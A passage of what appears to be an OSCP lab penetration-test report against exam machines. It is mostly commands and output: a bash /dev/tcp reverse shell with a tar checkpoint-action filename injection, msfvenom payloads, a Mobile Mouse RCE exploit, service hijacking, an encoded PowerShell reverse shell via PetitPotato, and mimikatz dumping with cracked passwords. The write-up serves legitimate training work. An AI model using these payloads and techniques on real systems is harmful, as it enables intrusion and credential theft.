Moving to the directory, [REDACTED] was able to add an additional reverse shell script to the job

```
echo "bash -i >& /dev/tcp/192.168.45.178/2222 0>&1" > shell.sh

echo "" > "--checkpoint-action=exec=sh shell.sh"
```

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lvnp 2222
listening on [any] 2222 ...
connect to [192.168.45.178] from (UNKNOWN) [192.168.230.157] 43270
bash: cannot set terminal process group (42671): Inappropriate ioctl for device
bash: no job control in this shell
root@oscp:/opt/admin#
```

3.2.5 Post Exploitation

Proof.txt content

```
whoami
root
root@oscp:/opt/admin# cat /root/proof.txt
cat /root/proof.txt
99e054a8a27fa6f9ced2ddf15612c4c1
root@oscp:/opt/admin# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:30:d4 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.230.157/24 brd 192.168.230.255 scope global ens160
       valid_lft forever preferred_lft forever
```

3.3 Target #3 – 192.168.230.155 Pascha

3.3.1 Initial Access - Mobile Mouse 3.6.0.4 - Remote Code Execution

Vulnerability Explanation: Target machine is running Mobile Mouse 3.6.0.4 on port 9099 which is vulnerable to a RCE exploit

Vulnerability Fix: Patch and upgrade to an upgraded/patched version of mobile mouse

Severity: **Critical**

Steps to reproduce the attack: Running service scan, [REDACTED] discovered 2 unknown services on 9099, simply searching the port online reveals the Mobile Mouse service and the exploit.

3.3.2 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.230.155	**TCP: 80, 9099, 9999, 35913**

Scanning all TCP ports and running service enumeration on the target machine, [REDACTED] discovered 3 unusual ports: 9099, 9999 and 35913

```
└──$ sudo nmap 192.168.230.155 -sV -p-
```

```
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
9099/tcp  open  unknown
9999/tcp  open  abyss?
35913/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9099-TCP:V=7.95%I=7%D=7/19%Time=687B61D0%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,1A2,"HTTP/1\.0\x20200\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\
SF:x20Server\x20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x203
SF:21\r\n\r\n<HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\"
SF:\x20content=\"width=device-width,user-scalable=no\"\x20/></HEAD><BODY\x
SF:20BGCOLOR=#000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-
SF:serif;\x20text-align:center;\x20color:green;\x20font-weight:bold;\"\x20
SF:>The\x20server\x20running\x20on\x20\"OSCP\"\x20was\x20able\x20to\x20rec
SF:eive\x20your\x20request\.</p></BODY></HTML>\r\n")%r(FourOhFourRequest,1
SF:A2,"HTTP/1\.0\x20200\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\x20Server\
SF:x20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x20321\r\n\r\n
SF:<HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\"\x20conten
SF:t=\"width=device-width,user-scalable=no\"\x20/></HEAD><BODY\x20BGCOLOR=
SF:#000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-serif;\x20
SF:text-align:center;\x20color:green;\x20font-weight:bold;\"\x20>The\x20se
SF:rver\x20running\x20on\x20\"OSCP\"\x20was\x20able\x20to\x20receive\x20yo
SF:ur\x20request\.</p></BODY></HTML>\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The port 9099 and 35913 are particularly interesting, as nmap could not identify the services running on those ports. Ports that are 35000+ are often open on Offsec exam environments for VM services, hence [REDACTED] decided to research port 9099 instead. Searching for port 9099 exploit, [REDACTED] was able to discover: https://www.exploit-db.com/exploits/51010

Running msfvenom to generate the reverse shell payload in exe

```
└──$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.178 LPORT=4444 -f exe
-o el.exe
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: el.exe
```

[REDACTED] used the exploit on mobile mouse from: https://github.com/blue0x1/mobilemouse-exploit as the version from exploitdb was not verified, running the exploit at the target, [REDACTED] was able to obtain a reverse shell on the attacking machine's nc listener

```
└──$ python3 CVE-2023-31902.py --target 192.168.211.155 --file el.exe --lhost 192.168.45.178
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 CVE-2023-31902.py --target 192.168.211.155 --file el.exe --lhost 192.168.45.178
/home/kali/Downloads/CVE-2023-31902.py:41: SyntaxWarning: invalid escape sequence '\{'
  download_string= f"curl http://{lhost}:8080/{command_shell} -o c:\Windows\Temp\{command_shell}".encode('utf-8')
/home/kali/Downloads/CVE-2023-31902.py:41: SyntaxWarning: invalid escape sequence '\W'
  download_string= f"curl http://{lhost}:8080/{command_shell} -o c:\Windows\Temp\{command_shell}".encode('utf-8')
/home/kali/Downloads/CVE-2023-31902.py:53: SyntaxWarning: invalid escape sequence '\{'
  shell_string= f"c:\Windows\Temp\{command_shell}".encode('utf-8')
/home/kali/Downloads/CVE-2023-31902.py:53: SyntaxWarning: invalid escape sequence '\W'
  shell_string= f"c:\Windows\Temp\{command_shell}".encode('utf-8')
Executing The Command Shell ...
Take The Rose
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.178] from (UNKNOWN) [192.168.211.155] 49823
Microsoft Windows [Version 10.0.19045.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\Temp>
```

Local.txt content:

```
C:\Users\Tim\Desktop>type local.txt
type local.txt
3044dcdd53cd17268cdd180a7489bfd1

C:\Users\Tim\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7b50:fa73:278b:3b42%4
   IPv4 Address. . . . . . . . . . . : 192.168.211.155
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.211.254

C:\Users\Tim\Desktop>whoami
whoami
oscp\tim
```

3.3.3 Privilege Escalation – Service Hijack

Downloading winPEASx64.exe from the attacking machine's python web server which hosted winPEASx64.exe from: https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS and running the script, [REDACTED] discovered a writable service directory at C:\Program Files\MilleFPF5\GPGService.exe and that the compromised user has privileges to restart said service

```
.\winPEASx64.exe
```

```
GPGOrchestrator(Genomedics srl - GPG Orchestrator)["C:\Program Files\MilleGPG5\GPGService.exe"] - Auto - Running
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Users [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files\MilleGPG5 (Users [WriteData/CreateFiles])
```

```
LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
GPGOrchestrator: AllAccess
RmSvc: GenericExecute (Start/Stop)
```

[REDACTED] generated a reverse shell payload using msfvenon

```
└──$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.178 LPORT=2222 -f exe
-o GPGService.exe
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: GPGService.exe
```

Downloading the exploit exe using certutil because wget is blocked and outputting the file using a temp name to ensure successful download

```
C:\Program Files\MilleGPG5>certutil -urlcache -split -f http://192.168.45.178/GPGService.exe
e.exe
```

```
certutil -urlcache -split -f http://192.168.45.178/GPGService.exe
****  Online  ****
  0000  ...
  1c00
http://192.168.45.178/GPGService.exe

WinINet Cache entries: 1

CertUtil: -URLCache command completed successfully.
```

[REDACTED] then moved and backed up the GPGService.exe executable to the compromised user's directory

```
C:\Program Files\MilleGPG5>move GPGService.exe "C:\Users\Tim\GPGService.exe"
```

```
move GPGService.exe "C:\Users\Tim\GPGService.exe"
        1 file(s) moved.
```

Renaming the placeholder named file to the intended target, [REDACTED] restarted the the GPGOrchestrator service

```
C:\Program Files\MilleGPG5>move e.exe GPGService.exe
```

```
move e.exe GPGService.exe
        1 file(s) moved.
```

C:\Program Files\MilleGPG5>net stop GPGOrchestrator

```
net stop GPGORchestrator
.
The GPG Orchestrator service was stopped successfully.
```

C:\Program Files\MilleGPG5>net start GPGOrchestrator

[REDACTED] successfully captured the reflected system shell using an nc listener on the attacking machine.

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lvnp 2222
listening on [any] 2222 ...
connect to [192.168.45.178] from (UNKNOWN) [192.168.211.155] 57069
Microsoft Windows [Version 10.0.19045.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

3.3.4 Post Exploitation

Proof.txt content

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
2bdd92795e5719abef3f332a004381a1

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7b50:fa73:278b:3b42%4
   IPv4 Address. . . . . . . . . . . : 192.168.211.155
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.211.254

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```

4 Active Directory Set

Port Scan Results

IP Address	Ports Open
192.168.211.153	**TCP: 22, 135, 139, 445, 5040, 5985, 7680, 8000**
10.10.171.154	**5985**
10.10.171.152	**5985**

4.1 MS01 – 192.168.211.153

4.1.1 Initial Access – Exposed DB on web service

Vulnerability Explanation: MySQL db file containing credentials is exposed ono the target's web server public directory

Vulnerability Fix: Remove the db file, enforce password policies

Severity: **Critical**

Steps to reproduce the attack: running service enumeration at the target, [REDACTED] discovered web directory on port 8000 of TCP, using directory brute force tool gobuster recursively, [REDACTED] discovered a db file that contains user credentials hashes, after cracking using hashcat, [REDACTED] was able to authenticate onto the target's SSH

└──$ sudo nmap 192.168.211.153 -sV -p-

```
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
8000/tcp  open  http          Microsoft IIS httpd 10.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
```


└──$ gobuster dir -u http://192.168.211.153:8000/ -w /usr/share/wordlists/dirb/common.txt --exclude-length 321

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                     http://192.168.211.153:8000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          321
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
Starting gobuster in directory enumeration mode
/aspnet_client       (Status: 301) [Size: 165] [--> http://192.168.211.153:8000/aspnet_client/]
/partner             (Status: 301) [Size: 159] [--> http://192.168.211.153:8000/partner/]
Progress: 4614 / 4615 (99.98%)
Finished
```

└──$ gobuster dir -u http://192.168.211.153:8000/partner -w /usr/share/wordlists/dirb/common.txt --exclude-length 321

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                     http://192.168.211.153:8000/partner
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          321
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
Starting gobuster in directory enumeration mode
/ChangeLog           (Status: 200) [Size: 37]
/changelog           (Status: 200) [Size: 37]
/db                  (Status: 200) [Size: 16384]
/DB                  (Status: 200) [Size: 16384]
Progress: 4614 / 4615 (99.98%)
Finished
```

Visiting the link discovered by gobuster, [REDACTED] was able to download the db file of the target environment http://192.168.211.153:8000/partner/db



Opening the db file on the attacking machine using mysql reveals username and password hash for the support user

id	name	password	desc
...	Filter	Filter	Filter
1	ecorp	7007296521223107d3445ea0db5a04f9	-
2	support	26231162520c611ccabfb18b5ae4dff2	support account for internal use
3	bcorp	e7966b31d1cad8a83f12ecec236c384c	-
4	acorp	df5fb539ff32f7fde5f3c05d8c8c1a6e	-

The hash of the support user didn't follow the NTLM hash format hence hashid is used to identify the hash type

```
└──$ hashid 26231162520c611ccabfb18b5ae4dff2
```

```
Analyzing '26231162520c611ccabfb18b5ae4dff2'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Cracking the MD5 hash using hashcat and rockyou.txt, [REDACTED] was able to crack the credential of the support user

```
└──$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

26231162520c611ccabfb18b5ae4dff2:Freedom1
```

Using the credentials, [REDACTED] was able to authenticate into the SSH service

```
└──$ ssh support@192.168.211.153
```

```
┌──(kali㉿kali)-[~]
└─$ ssh support@192.168.211.153
The authenticity of host '192.168.211.153 (192.168.211.153)' can't be established.
ED25519 key fingerprint is SHA256:PMbZrT8kUg780yVuSoaF+1RVTe3iNvDE/DquCs74qWU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.211.153' (ED25519) to the list of known hosts.
support@192.168.211.153's password:
```

```
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

support@MS01 C:\Users\support>whoami
ms01\support

support@MS01 C:\Users\support>
```

4.1.2 Privilege Escalation – admintool.exe Credential Exposure on Authentication Error


Explanation: when failing the authentication process of the custom admintool.exe that allows for running the tool at an administrator level, the error message exposes the administrator's password hash

Vulnerability Fix: Temporarily disable the admintool.exe utility for the support user until a patch is delivered

Severity: **Extreme**

Steps to reproduce the attack: [REDACTED] discovered admintool.exe when enumerating the target directory, and when running the tool with a wrong password, the error message exposed the local administrator password hash which can be cracked to access SSH

```
support@MS01 C:\Users\support>dir
```



The admintool error presents the debug log of (left == right) hash comparison logic and displayed the content of both of the hashes where left is the input password hash and right is correct hash of the administrator user.

```
.\admintool.exe whoami
```

```
support@MS01 C:\Users\support>.\admintool.exe
error: The following required arguments were not provided:
    <CMD>

USAGE:
    admintool.exe <CMD>

For more information try --help

support@MS01 C:\Users\support>.\admintool.exe whoami
Enter administrator password:
Freedom1
thread 'main' panicked at 'assertion failed: `(left == right)`
  left: `"26231162520c611ccabfb18b5ae4dff2"`,
 right: `"05f8ba9f047f799adbea95a16de2ef5d"`: Wrong administrator password!', src/main.rs:78:5
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

Hashid has once again identified the exposed admin hash as md5, which [REDACTED] attempted to crack using hashcat

```
└──$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

05f8ba9f047f799adbea95a16de2ef5d:December31

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 05f8ba9f047f799adbea95a16de2ef5d
Time.Started.....: Sat Jul 19 13:42:46 2025 (0 secs)
Time.Estimated...: Sat Jul 19 13:42:46 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2554.3 kH/s (144115188075.90ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 542208/14344385 (3.78%)
Rejected.........: 0/542208 (0.00%)
Restore.Point....: 541696/14344385 (3.78%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: GANDHI → DINDIN
Hardware.Mon.#1..: Util: 27%
```

└──$ ssh administrator@192.168.211.153

```
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

administrator@MS01 C:\Users\Administrator>whoami
ms01\administrator
```

4.1.3 Post Exploitation

Logging into the administrator account, [REDACTED] attempted to run mimikatz to enumerate the target machine's cached secretes and hashes and discovered the account seems to be hardened against mimikatz as the output consisted of only garbage characters, [REDACTED] decided to escalate further to a system shell

Enumerating the local administrator's privileges, [REDACTED] discovered SeImpersonatePrivilege which means the target machine is potentially vulnerable to the potato family exploits

administrator@MS01 C:\Users\eric.wallows\Documents>whoami /priv

```
d
SeManageVolumePrivilege                 Perform volume maintenance tasks
d
SeImpersonatePrivilege                  Impersonate a client after authentic
d
SeCreateGlobalPrivilege                 Create global objects
d
SeIncreaseWorkingSetPrivilege           Increase a process working set
d
```

Downloading the PetitPotat.exe exploit hosted on the attacking machine's python web server which is from: https://github.com/wh0amitz/PetitPotato

administrator@MS01 C:\Users\eric.wallows\Documents>certutil -urlcache -split -f http://192.168.45.178/PetitPotato.exe

```
****  Online  ****
  000000  ...
  123a00
CertUtil: -URLCache command completed successfully.
```

[REDACTED] was able to verify the vulnerability using the test command of whoami

administrator@MS01 C:\Users\eric.wallows\Documents>.\PetitPotato.exe 3 whoami

```
[+] Malicious named pipe running on \\.\pipe\petit\pipe\srvsvc.
[+] Invoking EfsRpcQueryUsersOnFile with target path: \\localhost/pipe/petit\C$\wh0nqs.txt.
[+] The connection is successful.
[+] ImpersonateNamedPipeClient OK.
[+] OpenThreadToken OK.
[+] DuplicateTokenEx OK.
[+] CreateProcessAsUser OK.
nt authority\system
```

Upon confirmation of the exploit, [REDACTED] deployed a base64 encoded powershell reverse shell to obtain system access

```
administrator@MS01 C:\Users\eric.wallows\Documents>.\PetitPotato.exe 3 "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0
ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA
5ADIALgAxADYAOAAuADQANQAuADEANwA4ACIALAAyADIAMgAyACkAOwAkAHMAdAByAGUAY
QBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGI
AeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB
7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQ
BkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQ
ApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZ
QBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEA
UwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHk
AdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHg
AIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsA
JABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAA
UwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAb
gBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADo
AQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAy
ACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAA
wACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQ
AuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
="
```

```
[+] Malicious named pipe running on \\.\pipe\petit\pipe\srvsvc.
[+] Invoking EfsRpcQueryUsersOnFile with target path: \\localhost/pipe/petit\C$\wh0nqs.txt.
[+] The connection is successful.
[+] ImpersonateNamedPipeClient OK.
[+] OpenThreadToken OK.
[+] DuplicateTokenEx OK.
[+] CreateProcessAsUser OK.
```

```
┌──(kali㉿kali)-[~/Winprivesc]
└─$ rlwrap nc -lvnp 2222
listening on [any] 2222 ...
connect to [192.168.45.178] from (UNKNOWN) [192.168.211.153] 50956
whoami
nt authority\system
PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.211.153
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.211.254

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.171.153
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

After escaping the restrictive shell environment, [REDACTED] ran mimikatz which is downloaded from the attacking machine's web server which hosts the file originally downloaded from: https://github.com/ParrotSec/mimikatz, to enumerate the target's cached secretes

```
PS C:\Users\eric.wallows\Documents> .\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "lsadump::sam" "lsadump::secrets" exit >> log.txt
```

```
PS C:\Users\eric.wallows\Documents> type log.txt
```

[REDACTED] discovered the NTLM hash of Administrator, Mary.Williams and support

```
 msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : MS01
  * NTLM     : 3c4495bbd678fac8c9d218be4f2bbc7b
  * SHA1     : 90afa30798b082c0d0aae85435421502c254d459
```

```
RID  : 000003ea (1002)
User : Mary.Williams
  Hash NTLM: 9a3121977ee93af56ebd0ef4f527a35e


RID  : 000003eb (1003)
User : support
  Hash NTLM: d9358122015c5b159574a88b3c0d2071
    lm  - 0: 40c750571ea1bea822516669ff159e37
    ntlm- 0: d9358122015c5b159574a88b3c0d2071
```


Cracking the NTLM hash using hashcat, [REDACTED] was able to maintain access to the target machine using evil-winrm

└──$hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt

└──$ evil-winrm -i 192.168.211.153 -u administrator -p 'December31'

Uploading chisel.exe from the attacking machine with the original tool from https://github.com/jpillora/chisel to facilitate reverse port forwarding so that [REDACTED] can tunnel through the DMZ into the target domain environment.

Evil-WinRM PS C:\Users\Administrator\Documents> upload /home/kali/Winprivesc/chisel.exe



Reverse port Forwarding is established using the R:socks policy

└──$ chisel server --port 8000 --reverse

```
┌──(kali㉿kali)-[~]
└─$ chisel server --port 8000 --reverse
2025/07/19 14:01:35 server: Reverse tunnelling enabled
2025/07/19 14:01:35 server: Fingerprint 2FPQqRfMkTNyvXImC8kBZhBjRmiaTuams9yHUH+UZUo=
2025/07/19 14:01:35 server: Listening on http://0.0.0.0:8000
```

Evil-WinRM PS C:\Users\Administrator\Documents> .\chisel.exe client 192.168.45.178:8000 R:socks

```
chisel.exe : 2025/07/19 11:02:09 client: Connecting to ws://192.168.45.178:8000
    + CategoryInfo          : NotSpecified: (2025/07/19 11:0 ... 168.45.178:8000:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2025/07/19 11:02:10 client: Connected (Latency 81.6276ms)
```

Enumerating the target system files, [REDACTED] discovered powershell history files on the system

Evil-WinRM PS C:\Users\Administrator\Documents> (Get-PSReadlineOption).HistorySavePath

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> (Get-PSReadlineOption).HistorySavePath
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ServerRemoteHost_history.txt
```

Accessing the text file, [REDACTED] discovered a plain text password

